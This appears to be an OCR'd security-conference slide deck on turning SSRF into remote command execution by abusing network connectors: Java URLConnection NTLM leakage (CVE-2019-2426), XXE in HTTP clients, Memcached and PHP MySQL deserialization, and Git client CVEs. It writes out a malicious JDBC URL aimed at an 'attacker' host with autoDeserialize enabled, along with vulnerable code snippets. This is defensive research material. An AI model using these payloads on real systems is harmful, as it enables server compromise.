
## Fourth stage




Then the server will send a request to attacker.

# Traditional SSRF Attack Method

## Fifth stage




**Eventually, we find a new stage to send our payload. When the server receive our response and decode our payload, will lead to Remote Command Execution.**

# Traditional SSRF Attack Method

**Attack Network Connector**

- Completely ignore most of the SSRF defense solutions.
- Once exploiting can directly lead to the impact of RCE.
- Increasing the risk of many SSRF vulnerabilities which have been considered in low impact.

# Vulnerabilities in real-world

# Vulnerabilities in real-world

## HTTP Connector#1


### URLConnection in Java

- It contains many methods that let you communicate with the URL. An HTTP-centric class
- The superclass of all classes that represent a communications link between the application and URL.
- Most of Java native functions or applications will use URLConnection to send HTTP request.

# Vulnerabilities in real-world

**CVE-2019-2426**

**URLConnection supports NTLM authentication. By calling JNI function to invoke a Windows API initsecuritycontext, which is a function able to get local Windows credentials.**



# Critical Security Issue

**CVE-2019-2426**

**The default behavior of Java will not judge the validity of the URL, but always return true. It means that HTTP request sent by Java will send net-NTLM hash automatically**


```
static class DefaultNTLMAuthenticationCallback extends NTLMAuthenticationCallback{

        DefaultNTLMAuthenticationCallback() {

         public boolean isTrustedSite(URL var1) {
                    return true;
          }
}
```

# Critical Security Issue

**CVE-2019-2426 & CVE-2019-1040**




**Combine 2 CVEs (CVE-2019-2426&CVE-2019-1040) to gain RCE impact**

# Vulnerabilities in real-world

## HTTP Connector#2

There are many widely-used HTTP connectors in Java, and most of them decode the HTTP response automatically. If we send a XXE payload or a JSON-Attack Payload with response. What will happen?

### HTTP Connector in Java

- **com.googlecode.openbox.http**

XXE Vulnerability

```
strict digraph "" {
        "javax.xml.bind.JAXBContext:createUnmarshaller"
        "com.googlecode.openbox.http.responses.XmlResponse"
        "com.googlecode.openbox.http.requests.XmlResponseHandler:handleResponse"
}
```

- **org.asynchttpclient.async-http-client**

```
strict digraph "" {
        "javax.xml.parsers.DocumentBuilder:parse";
        "org.asynchttpclient.webdav.WebDavCompletionHandlerBase:readXMLResponse"
        "org.asynchttpclient.webdav.WebDavCompletionHandlerBase:onCompleted()"
}
```

# Traditional SSRF Attack Method

**JDBC Connector**


**What is JDBC?**

- Part of the Java Standard Edition platform.
- API for Java, which defines how a client may access a database.

```
jdbc:driver://attacker?parameterInjection=value
```

# Traditional SSRF Attack Method

## JDBC Connector - RCE




```
jdbc:mysql://attacker/db?
queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
&autoDeserialize=true
```

**From a useless Mysql SSRF to RCE.**

# Traditional SSRF Attack Method

## Database Connector#1

### Memcached (net.spy.memcached.memcached)

Automatically parse the data according to the flag that in the server response, and support to deserialize response data. Eventually it will lead to Remote Command Execution.

```
public Object decode(CachedData d) {
  ……
  int flags = d.getFlags() & SPECIAL_MASK;

  if ((d.getFlags() & SERIALIZED) != 0 && data != null) {
      rv = deserialize(data);

  } else if (flags != 0 && data != null) {
    switch (flags) {
    case SPECIAL_BOOLEAN:
      rv = Boolean.valueOf(tu.decodeBoolean(data));
      break;
      ……
   }
  } else {
    rv = decodeString(data);
  }
    ……
}
```

```
protected Object deserialize(byte[] in) {

  ……
  try {
    if(in != null) {
      bis=new ByteArrayInputStream(in);
      is=new ObjectInputStream(bis);
      rv=is.readObject();

      ……
    }
```

**From a useless Memcached SSRF to RCE.**

# Traditional SSRF Attack Method

## Database Connector#1

PHP Mysql RCE

MYSQL driver in PHP also have a Local File Read vulnerability, unlike other language, we can perform deserialization in PHP by file operation.

```
$mysqli = new mysqli('host', 'db', 'username', 'password');
mysqli_globals->allow_local_infile = 1;
$mysqli->query("SELECT * FROM user")
```


**From a Mysql connection SSRF to RCE.**

# Traditional SSRF Attack Method


**Other Connector**

**Git Client**

From a useless SSRF to RCE.

- CVE-2014-9390
- CVE-2017-1000117
- CVE-2018-17456

Typically, when we found a git client service, we just use it to scan intranet hosts and thought it is in low impact. By using these CVEs, we can directly gain the impact of RCE.



# Summary

# Summary

- By attacking network connector
  - Do not need to scan intranet and compromise intranet service.
  - Ignore most of SSRF defense solutions.
  - Directly lead to Remote Command Execution.

- Pay more attention on your network Connecter.
- Use RASP or JSM to mitigate this security risk.

# Acknowledgement


- POC
- @Orange

# Thanks!